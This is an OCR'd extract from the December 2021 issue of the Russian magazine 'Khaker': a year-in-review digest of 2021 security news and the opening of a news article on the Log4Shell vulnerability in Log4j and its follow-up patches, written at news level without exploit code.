ХАКЕР

ДЕКАБРЬ **2021**

№273

Cover Story

LOG4**HELL**

Как устроена Log4Shell, самая опасная уязвимость 2021 года

20+ телеграм-каналов для хакера

Детектируем эксфильтрацию

Как взламывают Apple Pay и Google Pay

Самые эпичные CVE в PostgreSQL


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Декабрь 2021
№ 273

CONTENTS

MEGANews
Все новое за последний месяц

Log4Shell
Уязвимость, которая может стать худшей проблемой 2021 года

Log4HELL!
Разбираем Log4Shell во всех подробностях

Близкие контакты
Взлом Google Pay, Samsung Pay и Apple Pay

Уроки форензики
Исследуем вредоносные документы Microsoft Office

Уязвимости слонов
Наиболее эпичные CVE в PostgreSQL

Хакерская телега
Обзор Telegram-каналов об информационной безопасности

Звездная сила
Как уязвимость в StarForce позволяет обнулять триал

Уроки форензики
Расследуем взлом веб-сервера с Linux, Apache и Drupal

Проблемы эксфильтрации
Как поймать воров или не попасться при пентесте

Фундаментальные основы хакерства
Соглашение о быстрых вызовах — fastcall

HTB Intelligence
Пентестим Active Directory от MSA до KDC

HTB Writer
Ломаем приложение на Django, чтобы захватить веб-сервер

HTB Pikaboo
Пентестим nginx и повышаем привилегии через LFI

Облако под защитой
Тестируем Cryptomator и другие шифрующие ФС


Сверхрегенератор
Собираем радиоприемник из восьми деталей

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» **Нефёдова**
nefedova@glc.ru

На календаре конец декабря, а значит, пришло время собрать для тебя дайджест самых важных, интересных, знаковых и заметных событий уходящего 2021 года! Мы вспомним главные события и выберем призеров в десяти номинациях. Поехали!



АТАКА ГОДА
COLONIAL PIPELINE

Кого-нибудь ломают каждый день, но далеко не все атаки попадают на первые полосы мировых СМИ. В этом году такой «чести» удостоились компании Colonial Pipeline (крупнейший в США оператор трубопроводов) и Kaseya (поставщик MSP-решений), атакованные шифровальщиками.

Атака на Colonial Pipeline, из-за которой в ряде штатов был введен режим ЧС, стала той самой соломинкой, способной переломить спину верблюда: внимание правоохранительных органов к шифровальщикам усилилось, а на большинстве хакерских форумов вообще поспешили запретить рекламу вымогательского ПО.

Другие громкие взломы 2021 года


1. Компания «Яндекс» поделилась подробностями крупнейшей DDoS-атаки в истории рунета. Мощность атаки составляла более 20 миллионов запросов в секунду, и за ней стоял ботнет Mēris.
2. Исследователь получил доступ к тысячам камер наблюдения РЖД. Специалисты РЖД связались с ним и закрыли найденные уязвимости.
3. Неизвестные взломали чат-бота на портале Госуслуг. По сети гуляли скриншоты, где бот называет QR-коды «частью замыслов мирового правительства по сегрегации населения».
4. Хакеры скомпрометировали почтовый сервер ФБР и разослали фейковые предупреждения о кибератаках. Они воспользовались уязвимостью почтового сервера.
5. Хакер изменил химический состав питьевой воды в небольшом городе. Он получил доступ к системе водоочистительных сооружений через TeamViewer на компьютере сотрудника.

DDOS-РЕКОРДЫ ГОДА

С каждым годом DDoS-атаки становятся все мощнее. В 2021 году было установлено сразу несколько таких «рекордов».

Ботнет Mēris атаковал Яндекс, Хабр и множество других сайтов и компаний. Пиковая мощность этих атак составила **17 200 000** и **21 800 000** запросов в секунду.

Microsoft справилась с рекордной DDoS-атакой на **2,4 ТБИТ/С**, направленной на неназванного европейского клиента платформы Azure. DDoS-атака использовала примерно **70 000 БОТОВ**, в основном из Азиатско-Тихоокеанского региона (Малайзия, Вьетнам, Тайвань, Япония и Китай), а также из Соединенных Штатов.



УТЕЧКИ ГОДА
TWITCH И FACEBOOK

В наше время защитить свои данные от утечек возможно лишь одним способом — не делиться ими ни с кем. В противном случае в один не слишком прекрасный момент твоя личная информация может оказаться в продаже на каком-нибудь форуме даркнета. К примеру, в этом году с подобными проблемами пришлось столкнуться стримерам Twitch и 533 миллионам пользователей Facebook.

Любопытно, что после утечки данных о доходах стримеров журналисты обнаружили сложную схему по отмыванию денег через сервис. Оказалось, деньги преступников проходят через турецких стримеров в формате пожертвований.

Другие утечки 2021 года

1. Обнаружена крупная утечка контента для взрослых с платформы OnlyFans. Дамп содержит материалы 279 создателей контента, причем большая часть материалов датирована октябрем 2020 года.
2. Исходные коды игр и файлы CD Projekt Red проданы в даркнете без аукциона. «Блиц-цена» составляла 7 миллионов долларов, но, похоже, хакерам поступило еще более выгодное предложение.
3. Не преуспев в получении выкупа, хакеры опубликовали украденные у EA данные. Среди них — исходники сервера для поиска матчей FIFA, API-ключи, исходники движка FrostBite и инструменты разработки.
4. Через несколько дней после запуска из Gettr утекли данные пользователей. Хакер заодно дефейснул аккаунты известных республиканцев.
5. Список подозреваемых в терроризме лиц, за которыми наблюдает ФБР, утек в сеть. БД содержит 1,9 миллиона записей, в том числе секретные списки No Fly List.

За год с операциями вымогателей были связаны биткойн-транзакции на сумму около **5,2 МИЛЛИАРДА** долларов.

ИССЛЕДОВАНИЕ ГОДА
DEPENDENCY CONFUSION

Помимо взломов, утечек данных, обнаружения опасных багов и скандалов вокруг очередных NFT в ИТ-сообществе есть и более созидательная активность, а также люди, которые посвящают свое время исследованиям, написанию научных статей, докладов и интересных ресерчей. Яркий пример — атака на цепочку поставок, получившая название dependency confusion, о которой в этом году миру поведал ИБ-эксперт Алекс Бирсан (Alex Birsan).

За обнаружение этого способа атак исследователь получил от различных компаний более 130 тысяч долларов по программам bug bounty. Так, используя эту проблему, специалист сумел загрузить собственный (безвредный) код в системы Microsoft, Apple, PayPal, Shopify, Netflix, Yelp, Tesla, Uber и других компаний.

Другие важные исследования 2021 года

1. Исследователи научились обходить PIN-коды для карт Mastercard и Maestro. Они успешно протестировали атаку, выполнив транзакции на сумму до 400 швейцарских франков.
2. Алгоритмы шифрования 2G-сетей были намеренно ослаблены. Они по-прежнему используются в мобильных сетях, и уязвимость позволяет следить за трафиком пользователей.
3. Ученые считают, что промежуточные устройства можно использовать для масштабных DDoS-атак. Исследователи нашли способ использовать для амплификации протокол TCP.
4. DuckDuckGo предупреждает, что отказ от сторонних cookie не мешает браузерной слежке. В компании считают, что обсуждаемый план Google по отказу от сторонних cookie не даст реального выигрыша в приватности.
5. Мокси Марлинспайк продемонстрировал миру уязвимость инструментов Cellebrite. Создатель Signal обнаружил ряд проблем в работе инструментов для взлома мобильных телефонов.

Стоимость биткойна в 2021 году установила новый рекорд и достигла **67 000** долларов. Правда, сейчас криптовалюта торгуется на уровне **50 000** долларов.

УЯЗВИМОСТЬ ГОДА
LOG4SHELL

Чтобы перечислить все сколь-нибудь заметные баги уходящего года, нам, пожалуй, не хватит и отдельной статьи. К сожалению, дыры находят везде и постоянно, начиная от отдельных библиотек и заканчивая железом.

На этот раз самой масштабной проблемой можно назвать RCE-уязвимость Log4Shell, обнаруженную в конце года в популярной библиотеке журналирования Log4j. Дело в том, что сложно найти компанию, сайт или приложение, которые вовсе не используют потенциально уязвимые продукты.

Другие нашумевшие баги 2021 года

1. Атака PetitPotam позволяет захватить контроллер домена в Windows. Проблема возникает в ходе злоупотребления протоколом MS-EFSRPC. К счастью, атаку нельзя использовать через интернет.
2. Баг Sequoia позволяет получить root-доступ к большинству Linux-систем. При создании, монтировании и последующем удалении структуры каталогов очень большой вложенности возникает баг чтения out-of-bounds.
3. Microsoft больше месяца боролась с проблемой PrintNightmare в службе Windows Print Spooler. Первые известия о ней появились в конце июня, а окончательно закрыли ее только в середине сентября.
4. Баг в Steam позволял пополнять кошелек любыми суммами. Для мошеннического пополнения баланса нужно было изменить email-адрес на любой, содержащий строку amount100.
5. Атака Trojan Source опасна для компиляторов большинства языков программирования. Она основана на использовании управляющих символов в комментариях к исходному коду.

WWW

Список самых атакуемых уязвимостей 2020–2021 годов по версии ФБР, CISA, ACSC и NCSC можно увидеть здесь.

БЛОКИРОВКА ГОДА
ЗАПРЕТ TOR В РОССИИ

К сожалению, 2021 год запомнится многим как время, когда в России начали блокировать Tor. Представители Роскомнадзора сообщили, что основанием для блокировки стало «размещение на указанном сайте информации, обеспечивающей работу средств, предоставляющих доступ к противоправному контенту».

По состоянию на конец декабря 2021 года подключение к публичным узлам по-прежнему не работает, и разработчики Tor Project рекомендуют использовать мосты.

Другие новости блокировок 2021 года

1. Роскомнадзор заблокировал VyprVPN и Opera VPN. Причина — несоблюдение ими закона 2017 года о недопуске пользователей к заблокированным в РФ сайтам.
2. Ученые обнаружили скрытый слой «Великого китайского файрвола». Раньше он представлялся специалистам единым целым, но теперь становится ясно, что он состоит из независимых компонентов.
3. Роскомнадзор начал замедлять работу Twitter в России. Замедление работы социальной сети не ограничивает передачу текстовых сообщений, а затрагивает только фото- и видеоконтент.
4. Роскомнадзор заблокировал ряд VPN-сервисов. В списке: HolaVPN, ExpressVPN, KeepSolid VPN Unlimited, Nord VPN, Speedify VPN, IPVanish VPN.
5. Российский суд наложил оборотные штрафы на компании Google и Meta.За неудаление запрещенной информации компаниям грозит штраф от 800 тысяч до 4 миллионов рублей.

Пользователи RuTracker собрали более **2 000 000** рублей для сохранения редких раздач. Средства от этой кампании пойдут на покупку жестких дисков.

НАРУШИТЕЛЬ ПРИВАТНОСТИ ГОДА
ANDROID

Как когда-то писал Даня Шеповалов: «За мной следят со спутника. Придется всех убить». Увы, в современном мире за нами действительно следят везде: через смартфоны, трекеры в браузерах, камеры видеонаблюдения и так далее. Например, сводная группа исследователей из нескольких британских университетов обнаружила множество проблем с конфиденциальностью, возникающих при использовании смартфонов на Android.

Исследование показало, что конфиденциальные данные пользователей, включая постоянные идентификаторы, сведения об использовании приложений и телеметрию, передаются не только производителям устройств (Samsung, Xiaomi, Realme и Huawei), но и различным третьим сторонам.

Другие важные новости приватности в 2021 году

1. DuckDuckGo запустил почтовый сервис, помогающий избавиться от трекеров в письмах. Пользователи сервиса получают бесплатный адрес на @duck.com, где письма очищаются от трекеров, после чего пересылаются в обычный почтовый ящик.
2. Google собирает в 20 раз больше телеметрии с Android, чем Apple с iOS. Обе системы отправляют данные, даже если не логиниться.
3. В LastPass для Android нашли семь встроенных трекеров. Собираемые данные передают маркетинговым агентствам в целях монетизации приложения.
4. Разработчики Vivaldi и Brave отказались использовать FLoC от Google, призванный заменить сторонние cookie. Функция Federated Learning of Cohorts встретила мощный отпор со стороны защитников приватности.
5. ProtonMail раскрыл IP-адрес активиста правоохранительным органам. Отдельный приказ о неразглашении информации не позволил компании вовремя уведомить пользователя о происходящем.

Доступ к корпоративным сетям в даркнете в среднем стоит **7100** долларов.

Продолжение статьи →

MEGANEWS

← Начало статьи

МАЛВАРЬ ГОДА

PEGASUS

Как уже было отмечено в начале этого текста, в сети постоянного кого-нибудь ломают, в продаже появляется новая малварь, а правоохранители регулярно сообщают об очередной серии арестов участников очередной хак-группы. В этом году внимание общественности было привлечено к шпионской малвари Pegasus производства израильской компании NSO Group.

Дело в том, что летом 2021 года правозащитная организация Amnesty International, некоммерческий проект Forbidden Stories, а также более 80 журналистов консорциума из 17 медиаорганизаций в десяти странах мира опубликовали результаты совместного расследования, посвященного «Пегасу». После этой публикации Pegasus получил широкую известность за пределами ИБ-сообщества, а у NSO Group возникли проблемы.

Другие вредоносы 2021 года

1. SteamHide прячет малварь в изображениях в профилях Steam. Малварь запрашивает картинки из Steam и изменяет свой код на тот, что спрятан в них.
2. Арестована гражданка Латвии, подозреваемая в разработке TrickBot. Она не стремилась скрыть свою личность и даже размещала на личном сайте версии TrickBot, находящиеся в разработке.
3. Разработчики малвари все чаще используют необычные языки программирования. Речь идет о таких языках, как Go, D, Nim и Rust.
4. Европол: арестованы 12 хакеров, ответственные за 1800 вымогательских атак. Подозреваемые входили в состав профессиональной преступной группы и атаковали крупные компании с помощью шифровальщиков.
5. Telegram-боты помогли продвинуть на Запад мошенническую схему с курьерскими сервисами. Злоумышленники размещают объявления о продаже товаров по выгодным ценам и отправляют через мессенджер фейковую ссылку на оплату доставки.

КРУПНЕЙШИЕ ВЫКУПЫ

К сожалению, атаки шифровальщиков по-прежнему представляют огромную проблему. Но если несколько лет назад от них страдали рядовые пользователи, теперь хакеры атакуют крупные компании и вымогают у пострадавших огромные суммы в качестве выкупа за расшифровку данных.

Американская страховая корпорация CNA выплатила операторам шифровальщика Phoenix **40 000 000** долларов в криптовалюте.

Крупнейший в мире производитель говядины — компания JBS Foods заплатила неизвестной хакерской группировке **11 000 000** долларов.

Также в этом году хак-группа Revil требовала **70 000 000** долларов от компании Kaseya, но руководство поставщика MSP-решений платить отказалось.

ХАРДВЕРНЫЙ ВЗЛОМ ГОДА

АТАКА НА PLAYSTATION 5


Так как мы не Wylsacom, регулярными обзорами гаджетов похвастаться не можем. Однако мы никогда не упускаем случая рассказать об интересных железках, аппаратных уязвимостях и других хадрверных новостях.

Осенью 2021 года известная хакерская команда Fail0verflow сообщила, что приблизилась к взлому PlayStation 5. Участники группы добрались до всех корневых ключей консоли и показали расшифрованный файл прошивки PS5, где был выделен код, относящийся к безопасному загрузчику (secure loader). В теории анализ расшифрованной прошивки поможет Fail0verflow (и другим хакерам) отреверсить код и создать кастомную прошивку с возможностью загрузки на PS5 стороннего ПО.

Другие новости железа за 2021 год

1. Представлена Raspberry Pi Zero 2 W: в пять раз быстрее и на пять долларов дороже. Новый микрокомпьютер основан на чипах Raspberry Pi 3.
2. Nvidia огранила майнинговую производительность RTX 3080, 3070 и 3060 Ti. Эта инициатива должна вдвое понизить хешрейт для майнинга Ethereum на новых видеокартах.
3. В чипах Apple M1 обнаружен первый баг, получивший имя M1RACLES. Но даже сам эксперт считает эксплуатацию этой ошибки маловероятной.
4. Western Digital незаметно замедлила бюджетный SSD WD Blue SN550 на 40%. Компания изменила прошивку устройства и его комплектацию, не сообщив об этом никому.
5. В продаже замечен инструмент для сокрытия малвари в графических процессорах AMD и Nvidia. Эксплоит работает в Windows с поддержкой OpenCL 2.0 и проверен на видеокартах Intel UHD 620/630, Radeon RX 5700 и GeForce GTX 740M и 1650.

Криптовалютные мошенники «заработали» около **7,7 МИЛЛИАРДА** долларов за год. Убытки пострадавших возросли на **81%** по сравнению с 2020 годом.



ПИКАНТНАЯ НОВОСТЬ ГОДА

ЗАКРЫТИЕ FREEDOM HOSTING

Как известно — Internet is for porn, а значит, подводя итоги года, мы никак не можем обойти стороной темы «для взрослых». Увы, самая громкая новость этого года, связанная с порнографией, была совсем не забавной (веселые новости 18+ перечислены ниже) и касалась детского порно: бывший оператор Freedom Hosting был приговорен к 27 годам тюрьмы.

Эта компания предоставляла услуги даркнет-хостинга более чем 200 сайтам, на которых размещались материалы, связанные с эксплуатацией детей и сексуальным насилием над малолетними.

Другие новости 2021 года, связанные с «клубничкой»

1. Вымогатели взламывают мужские пояса верности. API оказался не защищен паролем и открыт любому желающему захватить контроль над устройством.
2. ESET предупреждает о небезопасности секс-игрушек. Информация, обрабатываемая секс-игрушками, — настоящий кладезь для вымогателей.
3. Спамер засыпал форум вымогателя Babuk гей-порно. Владелец форума перед этим отказался платить вымогателю 5000 долларов.
4. Из-за захвата домена на крупных новостных сайтах показали порно. Читатели The Washington Post, New York Magazine, HuffPost увидели порно вместо видео в статьях.
5. Правительственные и военные сайты распространяли порно и рекламировали виагру. ПО Laserfiche Forms содержит уязвимость, которая позволяет злоумышленникам размещать вредоносный и спамерский контент на авторитетных государственных ресурсах.

Количество DDoS-атак на российские компании увеличилось в **2,5 РАЗА** по сравнению с аналогичным периодом прошлого года, а их средняя мощность возросла на **26%**.

ФЕЙЛ ГОДА

ПОПЫТКА ЗАБЛОКИРОВАТЬ 127.0.0.1

Приз за самый эпичный фейл года есть даже среди наград известной премии Pwnie Awards (кстати, в этом году ее удостоилась компания Microsoft за долгие и безуспешные попытки справиться с уязвимостями PrintNightmare). Мы, конечно, тоже не могли не вспомнить самые громкие провалы и курьезы года, ведь, читая некоторые новости, невольно думаешь: «но ведь на календаре не первое апреля».

Самым забавным, на наш взгляд, в этом году стал случай, когда антипираты попросили Google заблокировать 127.0.0.1. Отличилась фирма Vindex, представляющая интересы ТРК «Украина». Она направила Google странный запрос на удаление контента из поисковой выдачи. Один из адресов, нарушающих права ТРК «Украина», указывал на 127.0.0.1, то есть антипираты нашли запрещенный контент в собственных системах.

Другие мощные неудачи 2021 года

1. Разработчик малвари Raccoon заразил свою систему и слил собственные данные. Это обнаружили с помощью платформы Hudson Rock Cavalier, которая отслеживает взломанные машины.
2. Неизвестный взломал Facebook-аккаунт эсминца USS Kidd и стримил Age of Empires. Злоумышленник никак не объяснял свои действия и лишь продолжал играть, причем из рук вон плохо.
3. Криптовалютная платформа Compound случайно раздала пользователям 160 миллионов долларов. Ненамеренная раздача Ethereum произошла из-за бага в смарт-контракте.
4. Хакерский форум OGUsers взломали в четвертый раз. Вскоре на конкурирующем хак-форуме начали продавать украденную БД OGUsers за 3000 долларов.
5. Из-за атаки шифровальщика в голландских магазинах закончился сыр. Сотрудники поставщика, потеряв доступ к базе, не могли найти товары на складе и планировать перевозки.

ЧЕМ ЕЩЕ ЗАПОМНИТСЯ 2021 ГОД

В этом году наконец была окончательно прекращена поддержка Adobe Flash Player. Из-за этого возникли сбои на железной дороге в Китае, а власти ЮАР создали собственный браузер, чтобы продолжать использовать устаревшую технологию.

Летом 2021 года Джон Макафи был найден мертвым в тюремной камере. Ранее основатель компании McAfee, один из пионеров в сфере антивирусного ПО, а в последние годы известный криптовалютный энтузиаст Макафи был арестован осенью 2020 года за уклонение от уплаты налогов и нарушение закона о ценных бумагах.

Правоохранители отчитались о ликвидации ботнета Emotet и проведенной спецоперации беспрецедентного масштаба. Стараниями ИБ-экспертов малварь даже самоуничтожилась на всех зараженных машинах. Увы, после этого затишье длилось недолго: в ноябре 2021 года Emotet вернулся в строй и набирает обороты.

Компания Microsoft выпустила собственный дистрибутив Linux. Иронично, ведь двадцать лет назад, в 2001 году, Стив Баллмер называл Linux раковой опухолью индустрии, а в наши дни Microsoft является одним из наиболее активных участников опенсорсных проектов в мире и владеет GitHub.

В конце сентября основатель и глава компании Group-IB Илья Сачков был задержан по подозрению в госизмене, а в офисах компании прошли обыски. В настоящее время Сачков по-прежнему находится в СИЗО, а материалы уголовного дела засекречены. Руководство компанией временно взял на себя второй основатель Group-IB Дмитрий Волков.

LOG4SHELL

УЯЗВИМОСТЬ, КОТОРАЯ МОЖЕТ СТАТЬ ХУДШЕЙ ПРОБЛЕМОЙ 2021 ГОДА

Мария «Mifrill» Нефёдова
nefedova@glc.ru

Уязвимость Log4Shell, недавно обнаруженная в популярной библиотеке журналирования Log4j, которая входит в состав Apache Logging Project, представляет собой большую проблему. Ведь сложно назвать компанию, сайт или приложение, которые вовсе не используют потенциально уязвимые продукты. Рассказываем, что известно о проблеме Log4Shell на данный момент и как реагирует на нее индустрия.

LOG4SHELL

В середине декабря 2021 года разработчики Apache Software Foundation выпустили экстренное обновление безопасности, исправляющее 0-day-уязвимость (CVE-2021-44228) в популярной библиотеке журналирования Log4j, входящей в состав Apache Logging Project. Срочность объяснялась тем, что ИБ-специалисты уже начали публиковать в открытом доступе PoC-эксплоиты, объясняя, что использовать баг можно удаленно, причем для этого не понадобятся особые технические навыки.

Проблема получила название Log4Shell и — редкий случай! — набрала десять баллов из десяти возможных по шкале оценки уязвимостей CVSS v3. Баг допускает удаленное выполнение произвольного кода (RCE), причем вредоносный код может попасть в систему самыми разными способами, ведь для атаки достаточно, чтобы нужная запись оказалась в логах.

Исходно проблема была обнаружена во время отлова багов на серверах Minecraft, но библиотека Log4j присутствует практически в любых корпоративных приложениях и Java-серверах. К примеру, ее можно найти почти во всех корпоративных продуктах, выпущенных Apache Software Foundation, включая Apache Struts, Apache Flink, Apache Druid, Apache Flume, Apache Solr, Apache Kafka, Apache Dubbo. Также Log4j активно применяют в опенсорсных проектах, например Redis, Elasticsearch, Elastic Logstash или Ghidra.

Таким образом, компании, использующие любой из этих продуктов, тоже косвенно уязвимы перед атаками на Log4Shell, хотя могут даже не знать об этом. ИБ-специалисты сразу предупреждали, что перед Log4Shell могут быть уязвимы решения таких гигантов, как Apple, Amazon, Twitter, Cloudflare, Steam, Tencent, Baidu, DIDI, JD, NetEase, и, вероятно, тысяч других компаний.

Принцип работы Log4Shell весьма прост: уязвимость вынуждает приложения и серверы на основе Java, где используется библиотека Log4j, сохранять в логах определенную строку. Когда приложение или сервер обрабатывают такие логи, строка может заставить уязвимую систему загрузить и запустить вредоносный скрипт из домена, контролируемого злоумышленником. Итогом станет полный захват уязвимого приложения или сервера, а атака может развиться дальше.

ПАТЧИ ДЛЯ ПАТЧЕЙ

Уязвимыми были признаны все версии Log4j между 2.10.0 и 2.14.x, и разработчики Apache Software Foundation спешно представили первый патч для CVE-2021-44228 в рамках релиза 2.15.0. Однако, как выяснилось несколько дней спустя, этого оказалось недостаточно.

Дело в том, что первое исправление закрывало брешь, отключая по умолчанию основную функциональность библиотеки — lookup'ы JNDI-сообщений. Увы, оказалось, что этот патч сам привносит в код новую уязвимость: в конфигурациях, отличных от дефолтных, он может быть использован для «создания вредоносного input'а с использованием шаблона JNDI Lookup, что может привести к атаке типа „отказ в обслуживании“ (DoS)».

Второй уязвимости был присвоен идентификатор CVE-2021-45046 (3,7 балла из десяти возможных по шкале CVSS v3), и разработчикам пришлось спешно выпустить еще один патч и версию 2.16, в которой JNDI попросту отключили окончательно.

